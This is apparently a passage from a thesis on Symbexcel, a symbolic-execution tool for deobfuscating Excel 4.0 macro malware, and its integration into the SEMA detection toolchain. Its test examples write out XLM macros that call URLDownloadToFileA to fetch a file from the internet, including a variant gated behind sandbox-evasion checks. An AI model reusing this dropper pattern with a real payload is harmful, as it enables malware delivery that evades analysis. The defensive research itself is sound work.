

Figure 2.11: Overview of Symbexcel from [5]

The goal of the loader is to parse the file and to extract all the information that Symbexcel needs to analyse it. The useful data are for instance : the name of the file, the number of worksheets, the entrypoint(s)... To get all these information it can use two different tools. First, a static parser could do the job. This strategy is faster but less robust as implementing correct parser in excel is extremely hard and malware authors are constantly coming up with new methods to break it.
The second way is to use the Microsoft COM functionality. It stands for Microsoft Component Object Model and it is a software architecture that enables software components to communicate and interact with each other. With this method, the majority of the work can be delegated to the Excel parser implementation, which is stronger than a normal execution scenario.
A last aspect of the loader to discuss is the entrypoints. As seen in section 2.4, different ways exist to start the execution of Excel 4.0 macros. It is a very important piece of information that the loader must get as it is the location where the Execution Engine starts the execution.

The role of the execution engine is to run the symbolic execution. The engine of Symbexcel is based on the implementation of *XLMDeobfuscator* [16]. The big enhancement compared to XLMDeobfuscator is that Symbexcel keeps track of multiple execution states by creating and propagating constraints. The XLM macros are interpreted by Symbexcel by creating an Abstract Syntax Tree (AST) using the formula string from the target cell. For each Excel function there exists a specific handler which replicates the behavior of it on the execution state. During the execution when a macro does not use any symbolic value, it only uses one single execution state. However, when we have a conditional function like a `IF` or a `WHILE`, multiple paths are created to handle all the different cases. So each path has is own memory, environment and constraints. As said in section 2.4, malware authors use environment variable to detect if they are in a sandbox or not. Thus, the variable environment are associated with symbolic variable.

The last but not the least, the solver backend is in charge with checking the satisfiability of the collected constraints and with translating expressions from the symbolic to the concrete domain. Since it uses symbolic execution, an expression could have different concrete values. As a result, it creates a set of executable concrete values for the execution engine.

As said in section 2.1, symbolic execution could encounter difficulties to explore all paths and very fast become computationally expensive. For instance, some Excel functions could return an integer. So, 2^{32} different paths have to be explored and this is not feasible. In response to this problem, 2 optimisations are implemented: Observers and Smart concretization.

A symbolic sub-expression is represented by an intermediary variable known as an observer variable. When it executes *"a symbolic comparison operation, a symbolic boolean operation, or when handling an `IS_NUMBER` formula on a symbolic string index"* [5] (Ruaro et al. 2022), a symbolic variable is created to represent the result. For example if we have the function `(GET.WORKSPACE(14)>390)+84`, the number of paths that we need to follow of this expression is 2^{32} as `GET.WORKSPACE(14)` returns an integer. But if it creates a symbolic variable to store the comparison `(GET.WORKSPACE(14)>390)`, there are only 2 different final possible results (84 or 85).

The second optimization uses the XL4 grammar as a filter to see if a concrete result is valid or not. For instance, if we have two different outcomes, `GOTO(C1)` or `GOTY(C1)`, it checks if the function is a valid one. In our example, the expressions `GOTY(C1)` is not a valid Excel function so it is discarded. It only takes the path that not returns an error if executed in Excel. Here, the function `GOTY(C1)` is not computed and Excel returns an error saying it is not a correct forumula.

2.7.1 Difference between Symbexcel and SEMA

In this subsection we present the difference between Symbexcel and SEMA in the way they manage a call from a file. For instance, if a file wants to download something from the internet, what is the difference between the reaction of SEMA SCDG's and Symbexcel. It is interesting to see the distinction between them as Symbexcel become a part of the toolchain. This integration is explained

later.
The main variation is about how they manage the symbolic execution. As explained before, Angr is a tool to do it automatically. SEMA uses this library and its functions to do it. However, on the side of Symbexcel, Angr is not used. Indeed, all the functions of Angr are re-implemented. As for example, the step function that goes one step further in the symbolic execution, is on the one hand taken from Angr, while on the other it's created from scratch.

Another notable distinction concerns the handlers which are functions that emulate Excel 4.0 macros. In Symbexcel, all the handlers are consolidated within a single document named `state.py`. On the other hand, in SEMA, each handler, referred to as a "procedure," possesses its own distinct file. Moreover, the dissimilarities extend beyond the organizational structure. SEMA, leveraging symbolic execution, employs Angr to generate its SimProcedures, whereas Symbexcel implements its own functions.

There was also small difference in the output of the two but these are negligible as they were easy to modify. The differences seem slight, as each function should still do the same thing. In fact, they do, but in slightly different ways, which makes them not very inter-operable. It was an issue we had during the implementation of Symbexcel into the toolchain but this will be explained in the section with this name.

2.8 Example of outputs from Symbexcel

This section presents some outputs of Symbexcel for some small Excel files. The goal is to understand how Symbexcel reacts according to several implementations of XLM macros and to see what kind of output it produces.

Firstly, consider a file which downloads a gif from the internet. The expression used to do this is the one from the section about Excel 2.5. The output of Symbexcel that is interesting is the one with the Indice Of Compromise (IOCs) which extracts all the potential malicious function. So the program is run with this argument. There are 6 functions which are considered as dangerous: "`CALL`", "`EXEC`", "`FOPEN`", "`FWRITELN`", "`FWRITE`", "`REGISTER`". If one of these functions is seen during the symbolic execution it is added to the IOCs report. These functions allow malware authors to use Excel file as a dropper to download (or write) malicious file and execute it. The output for the `CALL` function is presented below and shows that Symbexcel correctly identifies the command.

```
IOCs for State 0
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
     'https://media4.giphy.com/media/g7GKcSzwQfugw/giphy.gif',
     'C:\\Users\\user\\Desktop\\test1.gif', 0, 0]
```

An interesting aspect to consider is the output of Symbexcel when there are many different states during the symbolic execution. For this, an Excel file was created with several IF conditions that test the

environment to detect a sandbox execution. The macros of the file are illustrated below. The first IF condition is with the `GET.WORKSPACE(19)` which tests if a mouse is detected or not. If true it goes to the second IF that tests if the computer can play sound or not. Again if it is true it goes to the third IF that checks if the computer uses Windows. It finally arrives to the CALL macro that downloads a gif.

```
=IF(GET.WORKSPACE(19),GOTO(R[1]C[1]),CLOSE(TRUE))
=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,
    "https://media4.giphy.com/media/g7GKcSzwQfugw/giphy.gif",
    "C:\Users\user\Desktop\test1.gif",0,0)

=IF(GET.WORKSPACE(42),GOTO(R[1]C[1]),CLOSE(TRUE))
=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,
    "https://media4.giphy.com/media/g7GKcSzwQfugw/giphy.gif",
    "C:\Users\user\Desktop\test2.gif",0,0)
=HALT()

=IF(GET.WORKSPACE(4),GOTO(R[1]C[1]),CLOSE(TRUE))
=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,
    "https://media4.giphy.com/media/g7GKcSzwQfugw/giphy.gif",
    "C:\Users\user\Desktop\test4.gif",0,0)
=HALT()

=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,
    "https://media4.giphy.com/media/g7GKcSzwQfugw/giphy.gif",
    "C:\Users\user\Desktop\test5.gif",0,0)
=HALT()
```

The output presented below shows 4 different states corresponding to the 3 IF conditions plus the initial state. For state 1, it detects correctly the CALL command but it does not show the 2 CALL if the second and third IF failed. The reason is that if this 2 conditions are false the command closes the file. Thus, Symbexcel detect that it is impossible that these two calls are executed. Finally at state 3, it is the last CALL executed that appears in the output. Thus if this file was a dropper, this last command is the one that downloads the virus after checking that the file is not run in a sandbox.

```
IOCs for State 0
IOCs for State 1
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
    'https://media4.giphy.com/media/g7GKcSzwQfugw/giphy.gif',
    'C:\\Users\\user\\Desktop\\test1.gif', 0, 0]
IOCs for State 2
IOCs for State 3
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
    'https://media4.giphy.com/media/g7GKcSzwQfugw/giphy.gif',
    'C:\\Users\\user\\Desktop\\test4.gif', 0, 0]
```

As said in section 2.4, a method to obfuscate macro is char concatenation. To see what Symbexcel does against this kind of strategy, an Excel file was creating using this technique with the same `=CALL()` function that download a gif from the internet. As we can see in the CALL macro the name of the function, "URLDownLoadToFileA", and the name of the library, "urlmon", are not visible. Instead there is a concatenation of CHAR(). The execution of this program makes appear the 2 names and it correctly download the data.



Figure 2.12: Obfuscation of CALL macro

The result of Symbexcel after processing the obfuscated file 2.12 can be seen below. It shows that Symbexcel correctly deobfuscates the macro as the `CALL()` function appears in the IoC report.

```
IOCs for State 0
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
    'https://media4.giphy.com/media/g7GKcSzwQfugw/giphy.gif',
    'C:\\Users\\user\\Desktop\\test.gif', 0, 0]
```

Chapter 3

Contribution

In this chapter, we explore the implementation steps followed to integrate Symbexcel into SEMA. The process to add a handler to Symbexcel is firstly presented. As mentioned earlier, a handler is a function designed to replicate the behavior of an Excel function. Secondly, we examine the newly added handlers. Finally, we present the methodology employed for sample analysis, including its creation and the explanation of the analysis script.

3.1 How to add a new handler ?

In this section, we oversee the creation of a handler. This is a default function that reproduce the comportment of an Excel command. To this end we have to see firstly more in depth how Symbexcel is organised in terms of files.

3.1.1 Organisation of Symbexcel

As we can see in the figure 3.1, Symbexcel is divided in several folders containing each different files. To avoid overloading the diagram, some files less important for understanding have been omitted. There is one folder test, as its name indicates, grouping all the test functions present in Symbexcel. At the very beginning there are only very simple tests which only test if Symbexcel could process this or that type of file. For further testing other test files have been added, such as those presented in the previous chapters. There are also different samples of real malware which will be presented in the chapter on the experiment.

The next file is the one called *run.py*. Its objective is to launch all the process. When you want to analyse an Excel file, you need to run this file with the desired arguments depending on the output you want. This is an example of the command to run an analyse on an Excel file:

```
python3 run.py --iocs tests/bins/args/iocs_dl.txt -f tests/bins/filetoanalyse.xlsm
```

The code of `run.py` has two objectives:

1. Parse all the arguments. Depending on the number and type of arguments the user puts in, it creates, for instance, some output files (as the IoC report), activate the debug mode with all the prints...

2. Launch the SimulationManager with the good arguments.

The last file is the Symbexcel folder containing all it need to process a file. *simulation_manager.py* is launch by *run.py* and starts the symbolic execution by executing the different steps. In its *step function* it calls the *step function* from *state.py*. This file contains a step function but also all the handlers. If we want to add a handler, we have to do it in this file. Each step is a cell from the Excel file and all the different paths are put in a tree. Thus, when this function is used, it uses the handler to process the macro of the cell if there is one.



Figure 3.1: Representation of the organisation of Symbexcel

To sum up, an user launches *run.py* which starts *simulation_manager.py*. It uses *state.py* to perform the symbolic execution and to imitate the macros with the different handlers. Files exist that we have not discussed here but they are not relevant to understand the overall functioning of Symbexcel. There is, for example, the folder containing all the Excel wrappers. Their roles are to decompose an Excel file depending of its type (xls,xlsm...).

3.1.2 The creation of a handler

In this sub-section we review the creation of a handler. First, we take a simple example with the function *=TODAY()*. This function returns the number of day since the first January 1900, this is called the serial number of the current date [17]. It can be combined with the function *=DAY()* to have the day of the month of the current date. It can also be used with the macros *=MONTH()* or *=YEAR()* to have the month or the year. To imitate this behavior, one would like to write a code like this one which has this behavior:

```
import datetime
start_date = datetime.datetime(1900, 1, 1)
date =  datetime.datetime.today()
```

```
retour = ((date - start_date).days + 2)
return retour
```

But if we do that, we explore not all the possible paths of the symbolic execution. Consider the figure below 3.2. If we test this example, it runs the function *=A_KIND_FUNCTION()* as we are now in 2023 and the if condition is less than 2024. But next year, this file will not execute this one no more. It will use the *=CALL()* function to download something from the internet. As said in section 2.6, malware authors have different techniques of obfuscation and one of them is to only execute it during a precise day, month or year.

Figure 3.2: Example of the use of the *TODAY()* function

The solution to this problem is to use symbolic value instead of concrete one. Thus, the code of the today function's handler is this one:

```
return Solver.get_abstract_var(z3.Int, prefix='today_handler')
```

This function returns a symbolic value of int type instead of just a number. It uses the library z3 in Python which is useful to create such type of variable. The name of the prefix, here "today_handler", is the name of this symbolic variable and the first argument of this function defines the type.

An other interesting handler we see is the sum handler. This example is interesting to understand some of the functions in Symbexcel that are used to create handler. The sum function, as its name suggests, does the sum of the arguments it gets [18]. The code for the sum handler is the following:

```
def sum_handler(self, arguments: List, curr_cell: Cell):
    parsed_arguments = [self.evaluate_parse_tree(curr_cell, a) for a in arguments]
    parsed_arguments = AbstractDataType.unwrap_operands(self, *parsed_arguments)
    return sum(parsed_arguments)
```

The arguments of the handler are first the self for the state, the second is a list of the arguments of the *=SUM()* macro and the last one is the cell where the function is located.
The first line of the function is to get the arguments from the tree of the symbolic execution. The for loop is used to get all the arguments as the number of arguments is not defined in advance. The second one is used to "unwrap the operands" that means if the arguments of the function are an other macros it first calls this function. Finally it returns the sum of the parsed arguments.

A last interesting handler to look at is the one for the `=SQRT()` macro. This function return the square root of a number. The code of this handler is the following:

```
def sqrt_handler(self, arguments: List, curr_cell: Cell):
    arg = self.evaluate_parse_tree(curr_cell, arguments[0])
```

```
if AbstractDataType.is_abstract(arg):
    var = Solver.get_abstract_var(z3.Real, prefix='sqrt_handler')
    self.solver.add(var >= 0)
    return var
return math.sqrt(arg)
```

First, as usually, it gets the argument of the `=SQRT()` command with the function `self.evaluate_parse_tree(curr_cell, arguments[0])`. Here we don't use a for loop as there is only one argument for this macro. Then it checks if this argument is an abstract variable or not. If it is, it creates a condition that the symbolic variable must be greater or equal to 0 as the square root of a negative number is not in the set of the reals, it only accepts positive number. It calls this constraint "sqrt_handler". As explain in the part about the symbolic execution, there is a constraint checker that raises an error if several constraints collide with each other to prevent execution from following an impossible path.

Others handlers have also been created. In total, there are 8 new handlers. Here are the new handlers and the behavior they should imitate:

- **APP.ACTIVATE:** in order to transit from an application to another, you can utilize the `APP.ACTIVATE` function, which allows you to switch to another application that is currently active or has been launched using EXEC.
- **COUNTIF:** it can be employed to determine the quantity of cells that satisfy a specific condition. For instance, it could be used to count how many times a name appears in a customer list.
- **PRODUCT:** as its name indicates, this function is used to make the product of all the number taken in argument.
- **QUOTIENT:** it is the same as the `PRODUCT` except for the division operation. It takes two arguments and returns the quotient of them.
- **SECOND:** it returns the second of a time value. The value returned is between 0 and 59 and creates a new constraint if the value is symbolic.
- **TEXTREF:** it enables the conversion of text into an absolute reference in either A1- or R1C1-style. By utilizing TEXTREF, you can convert text-based references into usable references for other functions like OFFSET.

3.2 Combination of Symbexcel and SEMA

In this section we describe how we have integrated Symbexcel in the SEMA toolchain and present some examples of this combination. This integration allow us to analyse Excel files with the toolchain and to extract SCDGs which can then be used by the SEMA-Classifier to determine if the file is malicious or not.

3.2.1 Integration of Symbexcel in SEMA toolchain

As said before, Symbexcel and SEMA have differences in how they process the symbolic execution. One uses Angr and the other implement its own functions. Thus, the difficulty lies in understanding how to make them communicate as they do not work in the same way. A possibility would be to rewrite the Symbexcel functions to let them use the Angr library. However, this means rewriting many codes which could be particularly time consuming. The preferred solution is to launch Symbexcel from SEMA when we want to analyse an Excel file. SEMA considers Symbexcel as a stand-alone tool that it uses to analyse a particular type of file 3.3. The advantage of this method is its simplicity as only a small part of SEMA and Symbexcel needs to be rewritten.



Figure 3.3: Scheme of the utilisation of Symbexcel by SEMA

To do this, we needed to put the `run.py` from Symbexcel into the `SemaSCDG.py` which acts as a `run.py` but for all the SEMA SCDG files. As a reminder, the role of `run.py` is to launch the SimulationManager of Symbexcel. So we add this line of code:

```
simgr = SimulationManagerExcel(filename=self.inputs, com=args.com,
        nocache=args.nocache, keep_predecessors=keep_predecessors,
        enable_delegations=args.delegations,
        default_handlers=args.default_handlers)
```

But this simple solution will not work. The first thing to do is to check about the parameters. Indeed, Symbexcel could have almost 20 different parameters. To handle this, a group of arguments was added to the file `ArgumentParserSCDG.py` whose role is to parse the arguments. An extra argument is added. It is the "-ex" or "–excel" which is put to tell that the file to analyse is an Excel one. With this, a variable has been created to avoid in some loops or functions that do not concern the Excel files.

An other big advantage with this method, is that we can use all the methods from SEMA which were created to help the life of a developer. For example, if we want to analyse several files, it's time consuming to always have to run the commands ourselves. SEMA has tools to analyse whole content of the folder. So, to analyse multiple files, the only thing to do is to put them all in a folder and launch SEMA with this folder as argument.
An other useful tool is the `GraphBuilder.py`. His role is to create json file of the SCDG graph. This includes all the nodes, i.e. the different calls that Symbexcel detects, and the links between them. You can find an example of the Json files representing nodes and links in the appendix A.1 from a simple malware named `mal3.xlsx`. We can also see a graphic representation 3.4 of his SCDG below. In this example we can see multiple uses at the function `CALL` and `=EXEC()`.



Figure 3.4: SCDG of a malware named mal3.xlsx

3.2.2 Strategy for the creation of the SCDG

In the graphic representation above 3.4 of the SCDG, we can see ,through the nodes, that the malware `mal3.xlsx` uses 3 different Excel 4.0 macros. The first one is the function `=CALL()` which have many links between them as they share many arguments in common. Then we see the macro `=EXEC()` and finally the `=RETURN()`. The reason why we see those three commands is because in their handlers, the functions that imitate the behavior of the macro, we added the function `add_call()`. Its role is to add the Excel macro and his arguments to the SCDG. The question we are entitled to ask ourselves is, is this function present in all the handlers and what are the eventual drawbacks or advantages of this techniques?

Let's take the same example as above, if we put all the handlers in the SCDG it gives us this graph

below 3.5 For information not all the different functions `=T()`, `=TEXT()`, `=FORUMLA()` is put in the graph because it takes to much place. However, here the objective is not to understand the obfuscation and infection techniques but to do a comparison between the two strategies.



Figure 3.5: Part of a SCDG of a malware named mal3.xlsx

What is useful in the method where all the handlers as considered as SimProcedure is that we can see all the macros that an Excel file uses. It is of great importance when we try to understand the strategies

used by malware authors as we can see all the functions used. It is not yet fully clear if it is useful for the classification/detection in the SEMA-Classifier as we didn't train the model.
However, this strategy of putting all the handlers in the SCDG has its own drawback. Indeed, as we add a lot of nodes in the SCDG it takes much more time to create the links between the nodes. As we will see later on, it can become an issue when the malware to analyse are very dense and use a lot of Excel 4.0 macros.

3.3 Methodology to analyse a sample of malware

In this section, the methodology employed to analyze the behavior of malicious Excel files is presented. Initially, we outline the process of sample creation. Subsequently, we elucidate the functionality and output of the analysis script, providing an in-depth understanding of its operations.

3.3.1 Creation of a sample

The first thing to do to analyse malware is to find them! They are located in many places but the best known locations are *MalwareBazaar*, *Github* and *InQuest Labs*. An important aspect to take into consideration is the kind of Excel malware. Indeed, Symbexcel could only decrypt and analyse Excel 4.0 macros malware. Malware authors, to bypass defenses, have started to create malware that use both VBA and XLM language. It is a new method of obfuscation but Symbexcel does not support this kind of strategy.

3.3.2 Script to analyse the data

After having gathered a sufficient number of files in the sample, the next step consists in analyzing the data that Symbexcel produces. With SEMA, there is a feature that summarizes the analyse, the argument `-csv` that creates a file containing all information founded such as all the SysCall founded, the time, the date... But this csv file does not inform if the deobfuscation/analyse have succeeded.

For this purpose, a script has been created to make up for this lack. The script analyses the logs of all analyzed files. It checks if they contain certain strings. It displays the number of files that the toolchain successfully analyses and the ones that failed. It can also catch some recurrent errors:

1. **Not implemented error:** it means that the Excel file contains functions that are not related to any handlers.
2. **No entry point found:** it means that Symbexcel couldn't find any entrypoint which is the first cell to be executed. That usually happens when there are no Excel 4.0 macros in the file.
3. **Bug in deobfuscation:** something went wrong or failed during the deobfuscation period. This could be caused by very different errors.
4. **Z3Exception:** this error occurs when there is an issue with the z3 librairy from Python. This library is used to create abstract values for the symbolic execution.
5. **Unsupported abstract operands:** it happens for some handlers that could not handle abstract value. For example, if the handler for the `=REPLACE` function receives an abstract value it gives this error.

Please note that some errors can overlap and thus we could have more errors in total comparing to the number of files. Indeed, the ”Bug in deobfuscation” is a very large error which covers almost all possible bugs. Furthermore, there are instances where symbolic execution may succeed, but a specific path within it fails. In such cases, this failure is accounted for both in the files classified as successful and in the category of ”bug in deobfuscation.” The script gives the number of errors for every different families and also in total.

Chapter 4

Experiment

4.1 Analyse by hand

This section includes 2 hand-analyses of 2 different Excel malware.The objective is to understand the intention of the malware authors when they created such sort of file. We first start with the analyse of a malware that uses ”very hidden” sheet as obfuscation technique. Then, we move to an other analyse that focuses more on character obfuscation method and the use of the `=FORMULA()` function. This two malware are not very obfuscated and not very long. Indeed, it is almost impossible and it takes to much time to decrypt a very obfuscate malware only by hand. In addition, a compilation of Excel 4.0 malware analyses is available on the internet.

4.1.1 Very hidden sheets

As said before malware authors use different kind of obfuscation techniques. One of them is to set the sheet on ”very hidden”. Let’s take an example from the sample of [19] and from the analyse of [20].

